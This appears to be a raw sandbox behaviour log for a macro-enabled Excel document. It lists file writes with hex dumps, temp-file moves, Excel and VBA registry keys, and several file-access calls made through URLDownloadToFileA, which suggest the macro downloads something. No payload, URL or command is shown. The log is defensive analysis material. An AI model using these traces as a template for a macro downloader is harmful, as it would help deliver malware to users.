Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E022.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FB0EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\E1EE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\A2EE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1404E828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1404E828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1404E828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1404E828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1404E828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1404E828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1404E828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1404E828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E022.tmp	success or wait	1	13FD7B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E1EE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\A2EE0000	C:\Users\user\Desktop\Copy-384955799-05102021.xlsm	success or wait	1	7FEEAC59AC0	unknown

File Written

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm</td><td>unknown</td><td>55</td><td>05 41 6c 62 75 73 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20</td><td>.user</td><td>success or wait</td><td>1</td><td>13FA0F526</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm</td><td>unknown</td><td>110</td><td>05 00 41 00 6c 00 62
00 75 00 73 00 20 00
20 00 20 00 20 00 20
00 20 00 20 00 20 00
20 00 20 00 20 00 20
00 20 00 20 00 20 00
20 00 20 00 20 00 20
00 20 00 20 00 20 00
20 00 20 00 20 00 20
00 20 00 20 00 20 00
20 00 20 00 20 00 20
00 20 00 20 00 20 00
20 00 20 00 20 00 20
00 20 00 20 00 20 00
20 00 20 00 20 00 20
00 20 00 20 00</td><td>..A.l.b.u.s. . . . .
. . . .
. . . .</td><td>success or wait</td><td>1</td><td>13FA0F591</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\E1EE0000</td><td>569</td><td>483</td><td>cc 56 5d 6f da 30 14
7d 9f b4 ff 10 f9 75
8a 4d 3b 69 9a 26 42
1f ba ee b1 ad d4 ee
07 18 fb 92 18 fc 25
db a5 f0 ef 77 1d 28
ac 08 08 29 95 da 97
7c 39 f7 9c 73 3f e2
93 e1 d5 c2 e8 62 0e
21 2a 67 2b 72 41 07
a4 00 2b 9c 54 b6 ae
c8 df c7 3f e5 4f 52
c4 c4 ad e4 da 59 a8
c8 12 22 b9 1a 7d fd
32 7c 5c 7a 88 05 46
db 58 91 26 25 ff 8b
b1 28 1a 30 3c 52 e7
c1 e2 ca c4 05 c3 13
de 86 9a 79 2e 66 bc
06 76 39 18 fc 60 c2
d9 04 36 95 29 63 90
d1 f0 37 4c f8 93 4e
c5 cd 02 1f af 94 8c
95 25 c5 f5 ea bd 4c
55 11 ee bd 56 82 27
14 ca e6 56 ee 90 94
6e 32 51 02 a4 13 4f
06 a1 69 f4 01 b8 8c
0d 40 32 9a fa a0 90
31 3c 40 4a 98 58 24
6c 2f 67 00 1d fb 91
ae b3 a2 18 d9 0a 8b
8d f2 f1 1b a6 7e 80
21 af 1c ce ea 70 dc
d4 d7 3b 71 ca e4 6a
4e 3d d4 99 ea 0e 3b
18 94 84</td><td>.V]o.0.}.....u.M;i.&B.........
....%....w.(...)...|9..s?.....
.b.!*g+rA...+.T.....?.OR.....Y
..."..}.2|\z..F.X.&%...(.0<R..
.........y.f..v9..`...6.)c...7
L..N........%....LU...V.'...V.
..n2Q...O..i.....@2....1<@J.
X$l/g................~.!....p...
;q..jN=....;...</td><td>success or wait</td><td>27</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\E1EE0000</td><td>1052</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>28</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\E1EE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00 06
00 08 00 00 00 21 00
5c 8e d6 a8 e5 01 00
00 c3 08 00 00 13 00
08 02 5b 43 6f 6e 74
65 6e 74 5f 54 79 70
65 73 5d 2e 78 6d 6c
20 a2 04 02 28 a0 00
02 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00</td><td>PK..........!.\..............
[Content_Types].xml ...
(...................................
....
....
....
....
....
..............</td><td>success or wait</td><td>29</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\E1EE0000</td><td>12460</td><td>4096</td><td>ec 7d 0b 40 5c c5 bd
f7 9c b3 0b 2c 04 c2
82 24 c6 24 26 1b 12
93 8d 49 c8 b2 10 d8
44 31 cb 33 60 89 c4
10 23 55 2c 2c b0 04
22 01 5c 48 dc c4 07
1b 12 15 5f cd a3 bd
4a 7d 34 2f 6d 69 7d
24 d6 5e 4b fa d5 04
b4 b5 d4 6a d5 6a 6f
b9 b6 b7 49 d4 7a 69
fd 5a 63 5b 2b b7 57
b3 f7 f7 3f e7 cc f2 67
03 4a e2 fd 5a ed c7
c0 ef cc ef fc 67 e6 3f
cf 33 67 ce ec 99 33
2f bf 94 70 7c df 13
53 4f 88 30 73 89 30
89 53 c1 68 11 c9 e4
0a 38 41 33 56 21 54
10 13 70 2a 18 0c 6a
32 1c 40 c7 cd e7 a8
04 3e 42 5a a3 50 6f
2e c0 0c 44 00 54 e7
16 20 16 88 06 62 80
09 c0 62 20 0d 98 08
c4 03 56 c0 06 24 02
e7 00 49 c0 24 60 32
70 2e 30 05 38 0f 98
0a 4c 03 a6 03 e7 03
33 80 99 40 1c 30 0b
48 06 66 03 73 80 0b
80 b9 c0 3c c0 0e cc
07 2e 04 16 00 0b 81
45 40 0a 40 6d ce 01
3b</td><td>.}.@\......,...$.$&....I....D1
.3`...#U,,..".\H......_...J}4/<br>mi}$.^K......j.jo...I.zi.Zc[+.<br>W...?...g.J..Z.......g.?.3g...<br>3/..p|..SO.0s.0.S.h....8A3V!<br>T.<br>.p*..j2.@.....>BZ.Po...D.T..<br>...b...b .....V..$...I.$`2p.0.8
...L.....3..@.0.H.f.s.....<...
.......E@.@m..;</td><td>success or wait</td><td>3</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E1EE0000	23191	65536	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 60 00 60 00 00 ff e1 00 5a 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 05 03 01 00 05 00 00 00 01 00 00 00 4a 03 03 00 01 00 00 00 01 00 00 00 00 51 10 00 01 00 00 00 01 01 00 00 00 51 11 00 04 00 00 00 01 00 00 0e c4 51 12 00 04 00 00 00 01 00 00 0e c4 00 00 00 00 00 01 86 a0 00 00 b1 8f ff db 00 43 00 02 01 01 02 01 01 02 02 02 02 02 02 02 02 03 05 03 03 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 08 09 0b 09 08 08 0a 08 07 07 0a 0d 0a 0a 0b 0c 0c 0c 0c 07 09 0e 0f 0d 0c 0e 0b 0c 0c 0c ff db 00 43 01 02 02 02 03 03 03 06 03 03 06 0c 08 07 08 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c ff c0 00 11 08	......JFIF.....`.`.....ZExif.. MM.*.................J........ ....Q...........Q...........Q. ....C.... ....C.........................	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\E1EE0000	119413	2102	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 5c 8e d6 a8 e5 01 00 00 c3 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 ec 84 fc b3 48 01 00 00 56 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 44 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 97 e7 0e 11 b4 02 00 00 4a 05 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.\............. ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.....H...V... ....D...xl/_rels/wor kbook.xml.relsPK..-.........!. ....J..................... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FA0F526	WriteFile

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\~$Copy-384955799-05102021.xlsm</td><td>unknown</td><td>110</td><td>05 00 41 00 6c 00 62 00 75 00 73 00 20 00</td><td>..A.l.b.u.s. . . . .</td><td>success or wait</td><td>1</td><td>13FA0F591</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\Desktop\A2EE0000</td><td>569</td><td>483</td><td>cc 56 5d 6f da 30 14 7d 9f b4 ff 10 f9 75 8a 4d 3b 69 9a 26 42 1f ba ee b1 ad d4 ee 07 18 fb 92 18 fc 25 db a5 f0 ef 77 1d 28 ac 08 08 29 95 da 97 7c 39 f7 9c 73 3f e2 93 e1 d5 c2 e8 62 0e 21 2a 67 2b 72 41 07 a4 00 2b 9c 54 b6 ae c8 df c7 3f e5 4f 52 c4 c4 ad e4 da 59 a8 c8 12 22 b9 1a 7d fd 32 7c 5c 7a 88 05 46 db 58 91 26 25 ff 8b b1 28 1a 30 3c 52 e7 c1 e2 ca c4 05 c3 13 de 86 9a 79 2e 66 bc 06 76 39 18 fc 60 c2 d9 04 36 95 29 63 90 d1 f0 37 4c f8 93 4e c5 cd 02 1f af 94 8c 95 25 c5 f5 ea bd 4c 55 11 ee bd 56 82 27 14 ca e6 56 ee 90 94 6e 32 51 02 a4 13 4f 06 a1 69 f4 01 b8 8c 0d 40 32 9a fa a0 90 31 3c 40 4a 98 58 24 6c 2f 67 00 1d fb 91 ae b3 a2 18 d9 0a 8b 8d f2 f1 1b a6 7e 80 21 af 1c ce ea 70 dc d4 d7 3b 71 ca e4 6a 4e 3d d4 99 ea 0e 3b 18 94 84</td><td>.V]o.0.}.....u.M;i.&B.........
....%....w.(...)...|9..s?.....
.b.!*g+rA...+.T.....?.OR.....Y
..."..}.2|\z..F.X.&%...(.0<R..
.........y.f..v9..`...6.)c...7
L..N........%....LU...V.'...V.
..n2Q...O..i.....@2....1<@J.
X$l/g...............~.!....p...
;q..jN=....;...</td><td>success or wait</td><td>26</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\A2EE0000</td><td>1052</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>28</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\A2EE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00 06
00 08 00 00 00 21 00
5c 8e d6 a8 e5 01 00
00 c3 08 00 00 13 00
08 02 5b 43 6f 6e 74
65 6e 74 5f 54 79 70
65 73 5d 2e 78 6d 6c
20 a2 04 02 28 a0 00
02 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00</td><td>PK..........!.\..............
[Content_Types].xml ...
(...................................
....
....
....
....
....
..............</td><td>success or wait</td><td>29</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\A2EE0000</td><td>12460</td><td>4096</td><td>ec 7d 0b 40 5c c5 bd
f7 9c b3 0b 2c 04 c2
82 24 c6 24 26 1b 12
93 8d 49 c8 b2 10 20
51 cc f2 58 02 96 48
0c 31 52 c5 c2 02 4b
20 12 c0 85 c4 4d 7c
b0 21 51 f1 d5 3c da
ab d4 47 f3 d2 96 d6
47 62 ed b5 a4 5f 4d
40 5b 4b ad 56 ad f6
96 6b 7b 9b 44 ad 97
d6 af 35 b6 b5 72 7b
35 7b 7f ff 73 ce 2c 7f
36 a0 24 de af d5 7e
0c fc ce fc ce 7f 66 fe
f3 3c 73 e6 cc 9e 39
f3 f2 4b 09 c7 f7 3d
31 f5 84 08 33 97 08
93 38 15 8c 16 91 4c
ae 80 13 34 63 15 42
05 31 01 a7 82 c1 a0
26 c3 01 74 dc 7c 8e
4a e0 23 a4 35 0a f5
96 05 98 81 08 80 ea
dc 02 c4 02 d1 40 0c
30 01 58 0c a4 01 13
81 78 c0 0a d8 80 44
e0 1c 20 09 98 04 4c
06 ce 05 a6 00 e7 01
53 81 69 c0 74 e0 7c
60 06 30 13 88 03 66
01 c9 c0 6c 60 0e 70
01 30 17 98 07 d8 81
f9 c0 85 c0 02 60 21
b0 08 48 01 a8 cd 39
60</td><td>.}.@\......,...$.$&....I... Q.
.X..H.1R...K ....M|.!Q..
<...G.
...Gb..._M@[K.V...k{.D....5.
.r{5{..s.,.6.$...~......f..<s...
9..K...=1...3...8....L...4c.B.
1.....&..t.|.J.#.5...........
..@.0.X.....x....D.. ...L.....
..S.i.t.|`.0...f...l`.p.0.....
.....`!..H...9`</td><td>success or wait</td><td>3</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A2EE0000	23192	65536	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 60 00 60 00 00 ff e1 00 5a 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 05 03 01 00 05 00 00 00 01 00 00 00 4a 03 03 00 01 00 00 00 01 00 00 00 00 51 10 00 01 00 00 00 01 01 00 00 00 51 11 00 04 00 00 00 01 00 00 0e c4 51 12 00 04 00 00 00 01 00 00 0e c4 00 00 00 00 00 01 86 a0 00 00 b1 8f ff db 00 43 00 02 01 01 02 01 01 02 02 02 02 02 02 02 02 03 05 03 03 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 08 09 0b 09 08 08 0a 08 07 07 0a 0d 0a 0a 0b 0c 0c 0c 0c 07 09 0e 0f 0d 0c 0e 0b 0c 0c 0c ff db 00 43 01 02 02 02 03 03 03 06 03 03 06 0c 08 07 08 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c ff c0 00 11 08	......JFIF.....`.`.....ZExif.. MM.*.................J........ ....Q...........Q...........Q. ....C.... ....C.........................	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\A2EE0000	119414	2102	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 5c 8e d6 a8 e5 01 00 00 c3 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 ec 84 fc b3 48 01 00 00 56 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 44 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 97 e7 0e 11 b4 02 00 00 4a 05 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.\............ ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.....H...V... ....D...xl/_rels/wor kbook.xml.relsPK..-.........!. ....J..................... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6D75894A.jpg	0	65536	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\Copy-384955799-05102021.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\Copy-384955799-05102021.xlsm	0	8	pending	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE051	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE179	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE273	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE33E	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE051	EE051	binary	04 00 00 00 84 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 39 00 31 00 2E 00 32 00 39 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 AC 3B FE 6F 65 47 D7 01 51 E0 0E 00 51 E0 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 